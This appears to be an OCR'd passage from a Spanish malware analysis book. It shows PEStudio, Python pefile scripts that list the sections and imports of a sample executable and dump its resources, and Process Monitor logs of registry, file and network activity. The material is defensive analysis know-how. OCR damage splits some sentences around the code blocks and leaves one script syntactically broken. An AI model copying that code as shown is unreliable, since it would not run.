
- `ExitProcess()`: permite cerrar los procesos iniciados.
- `GetCommandLineA()`: permite conocer el nombre de la línea de comandos ejecutada.
- `GetModuleHandleA()`: permite disponer de un puntero sobre un módulo.
- `GetStartupInfoA()`: permite obtener información sobre la estructura STARTUPINFO.
- `SetUnhandledExceptionFilter()`: permite manipular excepciones.

Se importan asimismo funciones de la biblioteca *msvcrt.dll.*


Stud_PE permite también modificar los valores de distintos campos del formato PE.


Existe una segunda herramienta gráfica muy interesante llamada *PEStudio*. Puede descargarse de la siguiente dirección: https://www.winitor.com/

He aquí una captura de pantalla de la tabla de imports:



Esta herramienta también permite enumerar las cadenas de caracteres existentes mediante el menú **Strings** y gestiona asimismo los certificados. Si un archivo binario está firmado, es posible ver con qué certificado:





PEStudio integra a su vez numerosas funcionalidades que permiten identificar si el archivo parece sospechoso mediante el menú **Indicators** o **Virustotal**.

4. API de análisis de un PE

Existen numerosas API que permiten analizar un PE. En Python, es posible utilizar el módulo `pefile`disponible en la siguiente dirección: http://code.google.com/p/pefile/. Este módulo permite analizar las secciones, modificar o extraer los datos del PE.

La primera etapa cuando se trabaja con este módulo consiste en importar y recorrer el archivo con `pefile.PE()`:

```
import pefile
pe = pefile.PE('fec60c1e5fbff580d5391bba5dfb161a.exe')
```

`pe` es un objeto cuyos datos son fáciles de extraer siguiendo la sintaxis de las estructuras que se han presentado anteriormente. He aquí un ejemplo que permite mostrar las secciones:

```
#!/usr/bin/python
import pefile
pe = pefile.PE('fec60c1e5fbff580d5391bba5dfb161a .exe')
for section in pe.sections:
  print (section.Name, hex(section.VirtualAddress),
    , section.SizeOfRawData )

rootbsd@lab:~$ ./pefile_example.py
('.text', '0x1000', 2048)
('.rdata', '0x2000', 1024)
('.data', '0x3000', 1024)
('.rsrc', '0x5000', 23040)
```

Las secciones se almacenan en `pe.sections`, de modo que el bucle `for` recorre las secciones y muestra el nombre de la sección (`section.Name`), la dirección virtual de la sección (`section.VirtualAddress`), así como su tamaño (`section.SizeOfRawData`). La función `hex()` permite mostrar el valor de la dirección en formato hexadecimal.

Resulta sencillo también mostrar la lista de imports:

```
#!/usr/bin/python
import pefile
```

El

```
pe = pefile.PE('fec60c1e5fbff580d5391bba5dfb161a .exe')
for entry in pe.DIRECTORY_ENTRY_IMPORT:

  print entry.dll
  for imp in entry.imports:
    print '\t', hex(imp.address), imp.name

rootbsd@lab:~$ ./pefile_example2.py
user32.dll
   0x40206c SystemParametersInfoA
kernel32.dll
   0x402000 GlobalAlloc
   0x402004 lstrlenA
   0x402008 CloseHandle
   0x40200c CreateFileA
   0x402010 DeleteFileA
   0x402014 ExitProcess
   0x402018 FindClose
   0x40201c FindFirstFileA
   0x402020 FindNextFileA
   0x402024 GetCommandLineA
   0x402028 GetEnvironmentVariableA
   0x40202c GetFileSize
   0x402030 GetLogicalDrives
   0x402034 GetWindowsDirectoryA
   0x402038 lstrcpynA
   0x40203c GlobalFree
   0x402040 ReadFile
   0x402044 SetErrorMode
   0x402048 SetFilePointer
   0x40204c WriteFile
   0x402050 lstrcatA
   0x402054 lstrcmpA
   0x402058 lstrcmpiA
   0x40205c lstrcpyA
shell32.dll
   0x402064 ShellExecuteA
```

principio es el mismo para este segundo ejemplo. El primer bucle recorre la carpeta de imports (`pe.DIRECTORY_ENTRY_IMPORT`). Se muestra el nombre de la DLL (`entry.dll`). El segundo bucle `for` recorre los imports para mostrar la dirección (`imp.address`) y el nombre (`imp.name`).

He aquí otro uso de `pefile`. Este script permite extraer todos los recursos presentes en un archivo binario:

La

```
#!/usr/bin/python
import pefile

def extract(id, offset, size):
  filename="rsc." + str(id) + "." + str(hex(offset)) + ".out"
  fp = open('fec60c1e5fbff580d5391bba5dfb161a.exe')
  fp.seek(offset)
  data = fp.read(size)
  fp.close
  fp = open(filename, 'w')
  fp.write(data)
  fp.close

pe = pefile.PE('fec60c1e5fbff580d5391bba5dfb161a.exe')

for section in pe.sections:
  if section.Name.strip('\x00')  == '.rsrc':
    correction = section.VirtualAddress - section.PointerToRawData

for idx in pe.DIRECTORY_ENTRY_RESOURCE.entries:

  for entry in idx.directory.entries:
    id = idx.id
    rva_offset =
entry.directory.entries[0].data.struct.OffsetToData
    offset = rva_offset-correction
    size = entry.directory.entries[0].data.struct.Size
```

```
    print "Extract resources %s at offset %s" % (id, hex(offset))
    extract(id, offset, size)
```

función `extract()` recibe tres parámetros: en primer lugar el ID del recurso, en segundo el offset del recurso y por último el tamaño del recurso. Esta función extrae los datos brutos a partir del offset y los almacena en un archivo llamado `rsc.ID.Offset.out`.

El bucle que enumera las secciones permite recuperar la dirección virtual (`section.VirtualAddress`) de la sección `.rsrc` (ressource) y su dirección física (`section.PointerToRawData`). Para las secciones en 8 caracteres, el nódulo `pefile` agrega `\x00` al principio de los nombres de las secciones. Por este motivo es necesario utilizar `strip('\x00')`. La diferencia entre la dirección de la memoria virtual y la dirección física establece la corrección. Esta corrección permite calcular la dirección física (en el archivo) a partir de la dirección virtual. En este caso, la correlación es 0x3C00.

El último bucle recorre la carpeta de recursos (`pe.DIRECTORY_ENTRY_RESOURCE.entries`) y, para cada índice de la carpeta, recupera el ID del recurso (`idx.id`), su dirección virtual (`entry.directory.entries[0].data.struct.OffsetToData`) y su tamaño (`entry.directory.entries[0].data.struct.Size`). El offset físico se calcula a continuación restando de la dirección virtual el valor de la corrección (0x3C00). Estos tres valores se pasan como parámetro a la primera función.

He aquí la ejecución del script:

```
rootbsd@lab:~$ ./resource_dump.py
Extract resources 3 at offset 0x1598
Extract resources 3 at offset 0x2440
Extract resources 3 at offset 0x2ce8
Extract resources 3 at offset 0x3250
Extract resources 3 at offset 0x57f8
Extract resources 3 at offset 0x68a0
Extract resources 14 at offset 0x6d08
rootbsd@lab:~$ file rsc*
rsc.14.0x6d08.out: MS Windows icon resource - 6 icons, 48x48,
256-colors
rsc.3.0x1598.out:  data
rsc.3.0x2440.out:  data
rsc.3.0x2ce8.out:  GLS_BINARY_LSB_FIRST
rsc.3.0x3250.out:  data
rsc.3.0x57f8.out:  data
rsc.3.0x68a0.out:  GLS_BINARY_LSB_FIRST
```

No todos los recursos corresponden a un formato de archivo conocido, pero cabe destacar que se ha obtenido un icono de Windows de entre los recursos.

Seguir la ejecución de un archivo binario

1. Introducción

Para evaluar lo que hace un archivo binario durante su ejecución, puede resultar interesante seguir su actividad durante esta ejecución. Preste atención, pues se recomienda encarecidamente ejecutar el binario en una máquina virtual de la que se haya obtenido previamente un *snapshot* para poder restaurar la máquina a su estado inicial.

Microsoft proporciona, mediante sus *sysinternals*, una herramienta que permite registrar la actividad de un archivo binario durante su ejecución. Esta herramienta se llama *Process Monitor*. Permite registrar la actividad a nivel del registro, del sistema de archivos y de la capa de red. *Process Monitor* puede descargarse de la siguiente dirección: http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx

Además de Process Monitor para supervisar la actividad de un proceso, también resulta interesante realizar capturas de red completas para ver si el archivo binario se comunica con algún servidor exterior o no. Y si existen comunicaciones, poderlas analizar para ver si el protocolo utilizado es un protocolo conocido o si por el contrario el malware usa su propio protocolo.


2. Actividad a nivel del registro

La ejecución de *Process Monitor* se lleva a cabo ejecutando simplemente `Procmon.exe`. Aparece la siguiente interfaz de usuario:

09:37:48,8488696	Explorer.EXE	1580	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-A(
09:37:48,8489118	Explorer.EXE	1580	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-A(
09:37:48,8490395	Explorer.EXE	1580	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-A(
09:37:48,8509283	Explorer.EXE	1580	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Time Zones\Romance Standar
09:37:48,8521097	Explorer.EXE	1580	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellCompatibility\Objects\{031
09:37:48,8998049	Explorer.EXE	1580	QuerySecurityFile	C:\Windows\ehome\ehshell.exe
09:37:48,8998334	Explorer.EXE	1580	QueryBasicInfor...	C:\Windows\ehome\ehshell.exe
09:37:48,8998585	Explorer.EXE	1580	RegOpenKey	HKCU\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers
09:37:48,8998870	Explorer.EXE	1580	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\e
09:37:48,9001317	Explorer.EXE	1580	CreateFile	C:\Windows\ehome\ehshell.exe
09:37:48,9003862	Explorer.EXE	1580	CreateFile Mapp...	C:\Windows\ehome\ehshell.exe
09:37:48,9004401	Explorer.EXE	1580	CreateFile Mapp...	C:\Windows\ehome\ehshell.exe

Para obtener únicamente información relativa al archivo binario que se desea analizar, es posible aplicar filtros. Para aplicar un filtro, hay que hacer clic en **Filter** y luego en **Filter**....

Se abre la siguiente ventana:



A continuación, hay que utilizar los menús desplegables para filtrar sobre el binario que se desea analizar. Es posible filtrar utilizando su nombre o bien su PID. También es posible seleccionar el registro en los siguientes botones, situados en la parte superior de la interfaz:

Limitar la información presentada permite obtener una mayor claridad. Ahora, se muestra toda la actividad generada a nivel del registro por el proceso:


Time of Day	Process Name	PID	Operation	Path
11:11:27,4260046	Explorer.EXE	1580	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\FontSubstitutes
11:11:27,4261323	Explorer.EXE	1580	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\FontSubstitutes\Segoe UI
11:11:27,4262149	Explorer.EXE	1580	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\FontSubstitutes
11:11:27,4381410	Explorer.EXE	1580	RegOpenKey	HKLM\SOFTWARE\Microsoft\CTF\KnownClasses
11:11:27,4389233	Explorer.EXE	1580	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-A
11:11:27,4389599	Explorer.EXE	1580	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-A
11:11:27,4391009	Explorer.EXE	1580	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-A

11:11:27.4400122	Explorer.EXE	1580	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-A
11:11:27.4401433	Explorer.EXE	1580	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-A
11:11:27.9466043	Explorer.EXE	1580	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
11:11:27.9467395	Explorer.EXE	1580	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Always Show M
11:11:27.9468264	Explorer.EXE	1580	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
11:11:27.9469200	Explorer.EXE	1580	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\AlwaysSho
11:11:27.9470029	Explorer.EXE	1580	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
11:11:27.9470468	Explorer.EXE	1580	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced
11:11:27.9471119	Explorer.EXE	1580	RegOpenKey	HKCU\Software\Microsoft\Internet Explorer\Toolbar

Es posible observar claves de registro que se leen, se crean o incluso se modifican.

También es posible exportar los resultados en distintos formatos: PML (formato nativo de Process Monitor), CSV (para leerlo en una hoja de cálculo) o incluso XML. Para ello, basta con seleccionar **File** y a continuación **Save As...**

Aparece la siguiente ventana:



3. Actividad a nivel del sistema de archivos

Process Monitor permite seleccionar la actividad a nivel del sistema de archivos marcando la siguiente opción:

A continuación, aparece la siguiente interfaz con todos los accesos a archivos de la máquina:


Time of Day	Process Name	PID	Operation	Path
11:11:27.9119124	Explorer.EXE	1580	ReadFile	C:\Windows\System32\dui70.dll
11:11:32.7924746	Explorer.EXE	1580	NotifyChangeDi...	C:\Users\Paul
11:11:33.0383400	Explorer.EXE	1580	NotifyChangeDi...	C:\Users\Paul
11:11:33.1634695	Explorer.EXE	1580	NotifyChangeDi...	C:\Users\Paul
11:11:33.3045461	Explorer.EXE	1580	NotifyChangeDi...	C:\Users\Paul
11:11:33.7939368	Explorer.EXE	1580	CreateFile	C:\Users\Paul
11:11:33.7940016	Explorer.EXE	1580	FileSystemControl	C:\Users\Paul
11:11:33.7941896	Explorer.EXE	1580	QueryDirectory	C:\Users\Paul\ntuser.dat.LOG1
11:11:33.7942466	Explorer.EXE	1580	CloseFile	C:\Users\Paul
11:11:33.7946961	Explorer.EXE	1580	CreateFile	C:\Users\Paul
11:11:33.7947559	Explorer.EXE	1580	FileSystemControl	C:\Users\Paul

Es posible ver archivos leídos, creados, eliminados, modificados o incluso intentos de acceso a archivos que se rechazan por motivos de permisos insuficientes.

4. Actividad de red

Puesto que muchos malwares se comunican en la actualidad con un Command & Control, resulta interesante supervisar la actividad de red de un proceso. *Process Monitor* permite también supervisar esta actividad seleccionando este botón:

He aquí la interfaz de *Process Monitor*:



Time of Day	Process Name	PID	Operation	Path
11:14:13,8034992	svchost.exe	1716	UDP Receive	c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa:ssdp -> alien-VMW:ssdp
11:14:13,8035741	svchost.exe	1716	UDP Receive	c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa:ssdp -> alien-VMW:ssdp
11:14:13,8038177	svchost.exe	1716	UDP Receive	c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa:ssdp -> alien-VMW.hom
11:14:13,8044890	svchost.exe	1716	UDP Send	alien-VMW:ssdp -> 250.255.255.239.in-addr.arpa:ssdp
11:14:13,8045600	svchost.exe	1716	UDP Receive	250.255.255.239.in-addr.arpa:ssdp -> alien-VMW:ssdp
11:14:13,8047871	svchost.exe	1716	UDP Send	alien-VMW.home:ssdp -> 250.255.255.239.in-addr.arpa:ssdp
11:14:13,8057406	svchost.exe	1716	UDP Receive	c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa:ssdp -> alien-VMW:ssdp
11:14:13,8058294	svchost.exe	1716	UDP Receive	c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa:ssdp -> alien-VMW:ssdp
11:14:13,8059350	svchost.exe	1716	UDP Receive	c.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa:ssdp -> alien-VMW.hom

